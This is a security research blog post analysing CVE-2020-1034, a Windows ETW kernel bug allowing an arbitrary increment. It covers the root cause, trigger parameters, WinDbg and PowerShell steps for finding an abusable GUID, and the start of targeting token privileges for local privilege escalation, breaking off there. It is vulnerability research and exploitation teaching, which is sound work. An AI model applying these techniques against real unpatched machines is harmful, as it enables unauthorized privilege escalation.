Exploiting a “Simple” Vulnerability – In 35 Easy Steps or Less!

windows-internals.com/exploiting-a-simple-vulnerability-in-35-easy-steps-or-less

By Yarden Shafir

Introduction

In September MS issued a patch that fixed the `CVE-2020-1034` vulnerability. This is a pretty cool and relatively simple vulnerability (increment by one), so I wanted to use it as a case study and look at a side of exploitation that isn’t talked about very often. Most public talks and blog posts related to vulnerabilities and exploits go into depth about the vulnerability itself, its discovery and research, and end with a PoC showing a successful “exploitation” – usually a BSOD with some kernel address being set to `0x41414141`. This type of analysis is cute and splashy, but I wanted to look at the step after the crash – how to take a vulnerability and actually build a stable exploit around it, preferably one that isn’t detected easily?

This post will go into a bit more detail about the vulnerability itself, as when it’s been explained by others it was mainly with screenshots of assembly code, and data structures with magic numbers and uninitialized stack variables. Thanks to tools such as the public symbol files (PDB) from Microsoft, SDK header files, as well as Hex-rays Decompiler from IDA, a slightly easier to understand analysis can be made, revealing the actual underlying cause(s). Then, this post will focus on exploring the Windows mechanisms involved in the vulnerability and how they can be used to create a stable exploit that results in local privilege escalation without crashing the machine (which is what a naïve exploitation of this vulnerability will eventually result in, for reasons I’ll explain).

The Vulnerability

In short, `CVE-2020-1034` is an input validation bug in `EtwpNotifyGuid` that allows an increment of an arbitrary address. The function doesn’t account for all possible values of a specific input parameter (`ReplyRequested`) and for values other than `0` and `1` will treat an address inside the input buffer as an object pointer and try to reference it, which will result in an increment at `ObjectAddress - offsetof(OBJECT_HEADER, Body)`. The root cause is essentially a check that applies the `BOOLEAN` logic of `“!= FALSE”` in one case, while then using `“== TRUE”` in another. A value such as `2` incorrectly fails the second check, but still hits the first.

`NtTraceControl` receives an input buffer as its second parameter. In the case leading to this vulnerability, the buffer will begin with a structure of type `ETWP_NOTIFICATION_HEADER`. This input parameter is passed into `EtwpNotifyGuid`, where the following check happens:

```
if ( NotificationHeader->ReplyRequested == 1 )
{
    status = EtwpCreateUmReplyObject(etwGuidEntry, &unused, &replyObject);
    if ( status < 0 )
    {
        goto Failure;
    }
    NotificationHeader->ReplyObject = replyObject;
}
```

If `NotificationHeader->ReplyRequested` is `1`, the `ReplyObject` field of the structure will be populated with a new `UmReplyObject`. A little further down the function, the notification header, or actually a kernel copy of it, is passed to `EtwpSendDataBlock` and from there to `EtwpQueueNotification`, where we find the bug:

```
if ( !NotificationHeader->ReplyRequested )
{
    goto Continue;
}
replyObject = NotificationHeader->ReplyHandle;
etwQueueEntry->Flags |= ETW_QUEUE_ENTRY_FLAG_HAS_REPLY_OBJECT;
ObfReferenceObject(replyObject);
```

If `NotificationHeader->ReplyRequested` is not `0`, `ObReferenceObject` is called, which is going to grab the `OBJECT_HEADER` that is found right before the object body and increment `PointerCount` by `1`. Now we can see the problem – `ReplyRequested` is not a single bit that can be either `0` or `1`. It's a `BOOLEAN`, meaning it can be any value from `0` to `0xFF`. And any non-zero value other than 1 will not leave the `ReplyObject` field untouched but will still call `ObReferenceObject` with whichever address the (user-mode) caller supplied for this field, leading to an increment of an arbitrary address. Since `PointerCount` is the first field in `OBJECT_HEADER`, this means that the address that will be incremented is the one in `NotificationHeader->ReplyObject - offsetof(OBJECT_HEADER, Body)`.

The fix of this bug is probably obvious to anyone reading this and involved a very simple change in `EtwpNotifyGuid`:

```
if (notificationHeader->ReplyRequested != FALSE)
{
    status = EtwpCreateUmReplyObject((ULONG_PTR)etwGuidEntry,
                                     &Handle,
                                     &replyObject);
    if (NT_SUCCESS(status))
    {
        notificationHeader->ReplyObject = replyObject;
```

```
            goto alloacteDataBlock;
        }
    }
else
{
    ...
}
```

Any non-zero value in `ReplyRequested` will lead to allocating a new reply object that will overwrite the value passed in by the caller.

On the surface this bug sounds very easy to exploit. But in reality, not so much. Especially if we want to make our exploit evasive and hard to detect. So, let's begin our journey by looking at how this vulnerability is triggered and then try to exploit it.

How to Trigger

This vulnerability is triggered through `NtTraceControl`, which has this signature:

```
NTSTATUS
NTAPI
NtTraceControl (
    _In_ ULONG Operation,
    _In_ PVOID InputBuffer,
    _In_ ULONG InputSize,
    _In_ PVOID OutputBuffer,
    _In_ ULONG OutputSize,
    _Out_ PULONG BytesReturned
);
```

If we look at the code inside `NtTraceControl` we can learn a few things about the arguments we need to send to trigger the vulnerability:

```
case 17:
    if ( inputSize < sizeof(_ETWP_NOTIFICATION_HEADER)
      || outputSize != sizeof(_ETWP_NOTIFICATION_HEADER)
      || NotificationHeader->NotificationSize != inputSize )
    {
        goto InvalidParameter;
    }
    if ( NotificationHeader->NotificationType == EtwNotificationTypeEnable )
    {
        if ( inputSize < sizeof(_ETW_ENABLE_NOTIFICATION_PACKET) )
        {
            goto InvalidParameter;
        }
        status = EtwpEnableGuid(
                     siloDriverState,
                     NotificationHeader,
                     UserMode);
        OutputSize = sizeof(_ETWP_NOTIFICATION_HEADER);
    }
    else
    {
        status = EtwpNotifyGuid(
                     siloDriverState,
                     NotificationHeader,
                     UserMode);
        OutputSize = sizeof(_ETWP_NOTIFICATION_HEADER);
    }
```

The function has a switch statement for handling the Operation parameter – to reach `EtwpNotifyGuid` we need to use `EtwSendDataBlock` (`17`). We also see some requirements about the sizes we need to pass in, and we can also notice that the `NotificationType` we need to use should not be `EtwNotificationTypeEnable` as that will lead us to `EtwpEnableGuid` instead. There are a few more restrictions on the `NotificationType` field, but we'll see those soon.

It's worth noting that this code path is called by the Win32 exported function `EtwSendNotification` , which Geoff Chappel documented on his blog post. The information on Notify GUIDs is also valuable where Geoff corroborates the parameter checks shown above.

Let's look at the `ETWP_NOTIFICATION_HEADER` structure to see what other fields we need to consider here:

```
typedef struct _ETWP_NOTIFICATION_HEADER
{
    ETW_NOTIFICATION_TYPE NotificationType;
    ULONG NotificationSize;
    LONG RefCount;
    BOOLEAN ReplyRequested;
```

```
    union
    {
        ULONG ReplyIndex;
        ULONG Timeout;
    };
    union
    {
        ULONG ReplyCount;
        ULONG NotifyeeCount;
    };
    union
    {
        ULONGLONG ReplyHandle;
        PVOID ReplyObject;
        ULONG RegIndex;
    };
    ULONG TargetPID;
    ULONG SourcePID;
    GUID DestinationGuid;
    GUID SourceGuid;
} ETWP_NOTIFICATION_HEADER, *PETWP_NOTIFICATION_HEADER;
```

Some of these fields we've seen already and others we didn't, and some of these don't matter much for the purpose of our exploit. We'll begin with the field that required the most work – `DestinationGuid`:

Finding the Right GUID

ETW is based on providers and consumers, where the providers notify about certain events and the consumers can choose to be notified by one or more providers. Each of the providers and consumers in the system is identified by a `GUID`.

Our vulnerability is in the ETW notification mechanism (which used to be WMI but now it is all part of ETW). When sending a notification, we are actually notifying a specific `GUID`, so we need to be careful to pick one that will work.

The first requirement is picking a `GUID` that actually exists on the system:

```
else
{
    DesiredAccess = WMIGUID_NOTIFICATION;
    guidType = EtwNotificationGuidType;
}
targetPid = NotificationHeader->TargetPID;
NotificationHeader->ReplyCount = 0;
etwGuidEntry = EtwpFindGuidEntryByGuid(
                      SiloDriverState,
                      &NotificationHeader->DestinationGuid,
                      guidType);
if ( !etwGuidEntry )
{
    status = STATUS_WMI_GUID_NOT_FOUND;
    goto Exit;
}
if ( CheckAccess )
{
    if ( NotificationHeader->NotificationType != EtwNotificationTypePrivateLogger )
    {
        status = EtwpAccessCheck(
                      etwGuidEntry->SecurityDescriptor,
                      DesiredAccess,
                      NULL);
        if ( status < 0 )
        {
            goto DereferenceEntry;
        }
    }
}
```

One of the first things that happens in `EtwpNotifyGuid` is a call to `EtwpFindGuidEntryByGuid`, with the `DestinationGuid` passed in, followed by an access check on the returned `ETW_GUID_ENTRY`.


What GUIDs are Registered?

To find a `GUID` that will successfully pass this code we should first go over a bit of ETW internals. The kernel has a global variable named `PspHostSiloGlobals`, which is a pointer to a `ESERVERSILO_GLOBALS` structure. This structure contains a `EtwSiloState` field, which is a `ETW_SILODRIVERSTATE` structure. This structure has lots of interesting information that is needed for ETW management, but the one field we need for our research is `EtwpGuidHashTables`. This is an array of `64` `ETW_HASH_BUCKETS` structures. To find the right bucket for a `GUID` it needs to be hashed this way: `(Guid->Data1 ^ (Guid->Data2 ^ Guid->Data4[0] ^ Guid->Data4[4])) & 0x3F`. This system was probably implemented as a performant way to find the kernel structures for `GUID`s, since hashing the `GUID` is faster than iterating a list.

Each bucket contains a lock and `3` linked lists, corresponding to the `3` values of `ETW_GUID_TYPE`:

```
kd> dt nt!_ETW_GUID_TYPE
EtwTraceGuidType = 0n0
EtwNotificationGuidType = 0n1
EtwGroupGuidType = 0n2
EtwGuidTypeMax = 0n3
```

These lists contain structures of type `ETW_GUID_ENTRY` , which have all the needed information for each registered `GUID` :



As we can see in the screenshot earlier, `EtwpNotifyGuid` passes `EtwNotificationGuid` type as the `ETW_GUID_TYPE` (unless `NotificationType` is `EtwNotificationTypePrivateLogger` , but we will see later that we should not be using that). We can start by using some WinDbg magic to print all the ETW providers registered on my system under `EtwNotificationGuidType` and see which ones we can choose from:

When `EtwpFindGuidEntryByGuid` is called, it receives a pointer to the `ETW_SILODRIVERSTATE` , the `GUID` to search for and the `ETW_GUID_TYPE` that this `GUID` should belong to, and returns the `ETW_GUID_ENTRY` for this `GUID` . If a `GUID` is not found, it will return `NULL` and `EtwpNotifyGuid` will exit with `STATUS_WMI_GUID_NOT_FOUND` .

dx -r0 @$etwNotificationGuid = 1
dx -r0 @$GuidTable = ((nt!_ESERVERSILO_GLOBALS*)&nt!PspHostSiloGlobals)->EtwSiloState->EtwpGuidHashTable
dx -g @$GuidTable.Select(bucket => bucket.ListHead[@$etwNotificationGuid]).Where(list => list.Flink != &list).Select(list => (nt!_ETW_GUID_ENTRY*)(list.Flink)).Select(Entry => new { Guid = Entry->Guid, Refs = Entry->RefCount, SD = Entry->SecurityDescriptor, Reg = (nt!_ETW_REG_ENTRY*)Entry->RegListHead.Flink})

	(+) Guid	Refs	SD	(+) Reg
[25]	{60D201F4-741E-4792-B5B3-673FC6C25B3B}	3	0xffffaa07ff7f24e0	0xffffd081289b6370

Only one active `GUID` is registered on my system! This `GUID` could be interesting to use for our exploit, but before we do, we should look at a few more details related to it.

In the diagram earlier we can see the `RegListHead` field inside the `ETW_GUID_ENTRY`. This is a linked list of `ETW_REG_ENTRY` structures, each describing a registered instance of the provider, since the same provider can be registered multiple times, by the same process or different ones. We'll grab the "hash" of this `GUID` (`25`) and print some information from its `RegList`:

dx -r0 @$guidEntry = (nt!_ETW_GUID_ENTRY*)(@$GuidTable.Select(bucket => bucket.ListHead[@$etwNotificationGuid])[25].Flink)
dx -g Debugger.Utility.Collections.FromListEntry(@$guidEntry->RegListHead, "nt!_ETW_REG_ENTRY", "RegList").Select(r => new {Caller = r.Caller, SessionId = r.SessionId, Process = r.Process, ProcessName = ((char[15])r.Process->ImageFileName)->ToDisplayString("s"), Callback = r.Callback, CallbackContext = r.CallbackContext})

	Caller	SessionId	(+) Process	ProcessName	Callback	CallbackContext
[0x0]	0x0	0x0	0xffffcd82b6933080	"audiodg.exe"	0x7ffebf354070	0xffffcd82b6933080
[0x1]	0x0	0x0	0xffffcd82bb9aa080	"ShellExperienc"	0x7ffebf354070	0xffffcd82bb9aa080
[0x2]	0x0	0x0	0xffffcd82bb275080	"explorer.exe"	0x7ffebf354070	0xffffcd82bb275080
[0x3]	0x0	0x0	0xffffcd82b68d0080	"svchost.exe"	0x7ffebf354070	0xffffcd82b68d0080
[0x4]	0x0	0x0	0xffffcd82b9197080	"svchost.exe"	0x7ffebf354070	0xffffcd82b9197080
[0x5]	0x0	0x0	0xffffcd82ba39f280	"svchost.exe"	0x7ffebf354070	0xffffcd82ba39f280

There are `6` instances of this `GUID` being registered on this system by `6` different processes. This is cool but could make our exploit unstable – when a `GUID` is notified, all of its registered entries get notified and might try to handle the request. This causes two complications:

1. We can't predict accurately how many increments our exploit will cause for the target address, since we could get one increment for each registered instance (but not guaranteed to – this will be explained soon).
2. Each of the processes that registered this provider could try to use our fake notification in a different way that we didn't plan for. They could try to use the fake event, or read some data that isn't formatted properly, and cause a crash. For example, if the notification has `NotificationType = EtwNotificationTypeAudio`, Audiodg.exe will try to process the message, which will make the kernel free the `ReplyObject`. Since the `ReplyObject` is not an actual object, this causes an immediate crash of the system. I didn't test different cases, but it's probably safe to assume that even with a different `NotificationType` this will still crash eventually as some registered process tries to handle the notification as a real one.

Since the goal we started with was creating a stable and reliable exploit that doesn't randomly crash the system, it seems that this `GUID` is not the right one for us. But this is the only registered provider in the system, so what else are we supposed to use?

A Custom GUID

We can register our own provider! This way we are guaranteed that no one else is going to use it and we have full control over it. `EtwNotificationRegister` allows us to register a new provider with a `GUID` of our choice.

And again, I'll save you the trouble of trying this out for yourself and tell you in advance that this just doesn't work. But why?

Like everything on Windows, an `ETW_GUID_ENTRY` has a security descriptor, describing which actions different users and groups are allowed to perform on it. And as we saw in the screenshot earlier, before notifying a `GUID` `EtwpNotifyGuid` calls `EtwpAccessCheck` to check if the `GUID` has `WMIGUID_NOTIFICATION` access set for the user which is trying to notify it.

To test this, I registered a new provider, which we can see when we dump the registered providers the same way we did earlier:

	(+) Guid	Refs	SD	(+) Reg
[25]	{60D201F4-741E-4792-B5B3-673FC6C25B3B}	7	0xffff9088f7fb3da0	0xffffcd82bd225930
[63]	{11111111-2222-3333-4455-66778899AABB}	1	0xffff9088f3f48be0	0xffffcd82bd21c550


And use the `!sd` command to print its security descriptor nicely (this is not the full list, but I trimmed it down to the relevant part):

```
0: kd> !sd 0xffff9088f3f48be0 1
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Group   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0xf0
->Dacl    : ->AceCount   : 0x9
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x00001800
->Dacl    : ->Ace[0]: ->SID: S-1-1-0 (Well Known Group: localhost\Everyone)

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x00120fff
->Dacl    : ->Ace[1]: ->SID: S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)

->Dacl    : ->Ace[2]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[2]: ->AceFlags: 0x0
->Dacl    : ->Ace[2]: ->AceSize: 0x14
->Dacl    : ->Ace[2]: ->Mask : 0x00120fff
->Dacl    : ->Ace[2]: ->SID: S-1-5-19 (Well Known Group: NT AUTHORITY\LOCAL SERVICE)

->Dacl    : ->Ace[3]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[3]: ->AceFlags: 0x0
->Dacl    : ->Ace[3]: ->AceSize: 0x14
->Dacl    : ->Ace[3]: ->Mask : 0x00120fff
->Dacl    : ->Ace[3]: ->SID: S-1-5-20 (Well Known Group: NT AUTHORITY\NETWORK SERVICE)

->Dacl    : ->Ace[4]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[4]: ->AceFlags: 0x0
->Dacl    : ->Ace[4]: ->AceSize: 0x18
->Dacl    : ->Ace[4]: ->Mask : 0x00120fff
->Dacl    : ->Ace[4]: ->SID: S-1-5-32-544 (Alias: BUILTIN\Administrators)
```

A security descriptor is made up of groups (`SID`) and an `ACCESS_MASK` (`ACL`). Each group is represented by a `SID` , in the form of `“S-1-...”` and a mask describing the actions this group is allowed to perform on this object. Since we are running as a normal user with an integrity level of medium, we are usually pretty limited in what we can do. The main groups that our process is included in are Everyone (`S-1-1-0`) and Users (`S-1-5-32-545`). As we can see here, the default security descriptor for an `ETW_GUID_ENTRY` doesn’t contain any specific access mask for Users, and the access mask for Everyone is 0x1800 (`TRACELOG_JOIN_GROUP | TRACELOG_REGISTER_GUIDS`). Higher access masks are reserved for more privileges groups, such as Local System and Administrators. Since our user doesn't have `WMIGUID_NOTIFICATION` privileges for this `GUID`, we will receive `STATUS_ACCESS_DENIED` when trying to notify it and our exploit will fail.


That is, unless you are running it on a machine that has Visual Studio installed. Then the default Security Descriptor changes and Performance Log Users (which are basically any logged in user) receive all sorts of interesting privileges, including the two we care about. But let's pretend that your exploit is not running on a machine that has one of the most popular Windows tools installed on it and focus on clean Windows machines without weird permission bugs.

Well, not all `GUID`s use the default security descriptor. It is possible to change the access rights for a `GUID`, through the registry key `HKLM:\SYSTEM\CurrentControlSet\Control\WMI\Security`:



This key contains all the `GUID`s in the system using non-default security descriptors. The data is the security descriptor for the `GUID`, but since it is shown here as a `REG_BINARY` it is a bit difficult to parse this way.

Ideally, we would just add our new `GUID` here and a more permitting configuration and go on to trigger the exploit. Unfortunately, letting any user change the security descriptor of a `GUID` will break the Windows security model, so access to this registry key is reserved for `SYSTEM`, Administrators and `EventLog`:



If our default security descriptor is not strong enough and we can't change it without a more privileged process, it looks like we can't actually achieve much using our own `GUID`.

Living Off the Land

Luckily, using the one registered `GUID` on the system and registering our own `GUID` are not the only available choices. There are a lot of other `GUID` s in that registry key that already have modified permissions. At least one of them must allow `WMIGUID_NOTIFICATION` for a non-privileged user.

Here we face another issue – actually, in this case `WMIGUID_NOTIFICATION` is not enough. Since none of these `GUID` s is a registered provider yet, we will first need to register them before being able to use them for our exploit. When registering a provider through `EtwNotificationRegister`, the request goes through `NtTraceControl` and reaches `EtwpRegisterUMGuid`, where this check is done:

```
securityDescriptor = etwGuidEntry->SecurityDescriptor;
AccessStatus = NULL;
GrantedAccess = NULL;
*&SubjectContext.ClientToken = NULL;
*&SubjectContext.PrimaryToken = NULL;
SeCaptureSubjectContext(&SubjectContext);
SeAccessCheck(
    securityDescriptor,
    &SubjectContext,
    FALSE,
    TRACELOG_REGISTER_GUIDS,
    NULL,
    NULL,
    &EtwpGenericMapping,
    UserMode,
    &GrantedAccess,
    &AccessStatus);
```

To be able to use an existing `GUID`, we need it to allow both `WMIGUID_NOTIFICATION` and `TRACELOG_REGISTER_GUIDS` for a normal user. To find one we'll use the magic of PowerShell, which manages to have such an ugly syntax that it almost made me give up and write a registry parser in C instead (if you didn't notice the `BOOLEAN AND` so far, now you did. Yes, this is what it is. I'm sorry). We'll iterate over all the `GUID` s in the registry key and check the security descriptor for Everyone (`S-1-1-0`), and print the `GUID` s that allow at least one of the permissions we need:

$RegPath = "HKLM:\SYSTEM\CurrentControlSet\Control\WMI\Security" foreach($line in (Get-Item $RegPath).Property) { $mask = (New-Object System.Security.AccessControl.RawSecurityDescriptor ((Get-ItemProperty $RegPath | select -Expand $line), 0)).DiscretionaryAcl | where SecurityIdentifier -eq S-1-1-0 | select AccessMask; if ($mask -and [Int64]($mask.AccessMask) -band 0x804) { $line; $mask.AccessMask.ToString("X")}}

```
PS C:\Windows\system32> foreach($line in (Get-Item $RegPath).Property) { try {$mask = (New-Object System.Security.Access
Control.RawSecurityDescriptor ((Get-ItemProperty $RegPath | select -Expand $line), 0)).DiscretionaryAcl | where Security
Identifier -eq S-1-1-0 | select AccessMask; if ($mask -and [Int64]($mask.AccessMask) -band 0x804) { $line; $mask.AccessM
ask.ToString("X")}} catch {}}
0811c1af-7a07-4a06-82ed-869455cdf713
1800
11d8a17b-f2d8-4733-b41b-6f4959acd701
1800
60d201f4-741e-4792-b5b3-673fc6c25b3b
805
98A91FF5-590F-58DA-F5BF-357430D332EF
1800
a0150dba-59bd-4b9e-8f56-2582e1cd8416
1800
A70FF94F-570B-4979-BA5C-E59C9FEAB61B
1800
c2e4133b-944b-4a21-af44-98a85f25e990
1800
E46EEAD8-0C54-4489-9898-8FA79D059E0E
A00
f27a3705-f597-4dca-92bf-323eef025d08
1800
```

Not much luck here. Other than the `GUID` we already know about nothing allows both the permission we need to Everyone.

But I'm not giving up yet! Let's try the script again, this time checking the permissions for Users (`S-1-5-32-545`):

foreach($line in Get-Content C:\Users\yshafir\Desktop\guids.txt) { $mask = (New-Object System.Security.AccessControl.RawSecurityDescriptor ((Get-ItemProperty $RegPath | select -Expand $line), 0)).DiscretionaryAcl | where SecurityIdentifier -eq S-1-5-32-545 | select AccessMask; if ($mask -and [Int64]($mask.AccessMask) -band 0x804) { $line; $mask.AccessMask.ToString("X")}}

```
458bbea7-45a4-4ae2-b176-e51f96fc0568
100004
4838fe4f-f71c-4e51-9ecc-8430a7ac4c6c
100805
4AE27CD9-8DFA-4c37-A42C-B88A93E3E521
100005
5413531c-b1f3-11d0-8dd7-00c04fc3358c
100004
5708cc20-7d40-4bf4-b4aa-2b01338d0126
100805
58515BF3-2F59-4f37-B74F-85AEEC652AD6
100005
5C59FD61-E919-4687-84E2-7200ABE2209B
100005
5f81cfd0-f046-4342-af61-895acedaefd9
100004
60d201f4-741e-4792-b5b3-673fc6c25b3b
800
64c6f797-878c-4311-9246-65dba89c3a61
100004
6e3ce1ec-b1f3-11d0-8dd7-00c04fc3358c
100004
7b74299d-998f-4454-ad08-c5af28576d1b
100004
7fd18652-0cfe-40d2-b0a1-0b066a87759e
100805
81bc8189-b026-46ab-b964-f182e342934e
100004
827c0a6f-feb0-11d0-bd26-00aa00b7b32a
100805
84CA6FD6-B152-4e6a-8869-FDE5E37B6157
100005
8500591e-a0c7-4efb-9342-b674b002cbe6
100004
8F680850-A584-11d1-BF38-00A0C9062910
100805
```

Now this is much better! There are multiple `GUID`s allowing both the things we need; we can choose any of them and finally write an exploit!

For my exploit I chose to use the second `GUID` in the screenshot – `{4838fe4f-f71c-4e51-9ecc-8430a7ac4c6c}` – belonging to "Kernel Idle State Change Event". This was a pretty random choice and any of the other ones than enable both needed rights should work the same way.

What Do We Increment?

Now starts the easy part – we register our shiny new `GUID`, choose an address to increment, and trigger the exploit. But what address do we want to increment?

The easiest choice for privilege escalation is the token privileges:

dx ((nt!_TOKEN*)(@$curprocess.KernelObject.Token.Object & ~0xf))->Privileges
((nt!_TOKEN*)(@$curprocess.KernelObject.Token.Object & ~0xf))->Privileges [Type: _SEP_TOKEN_PRIVILEGES]
[+0x000] Present : 0x602880000 [Type: unsigned __int64]
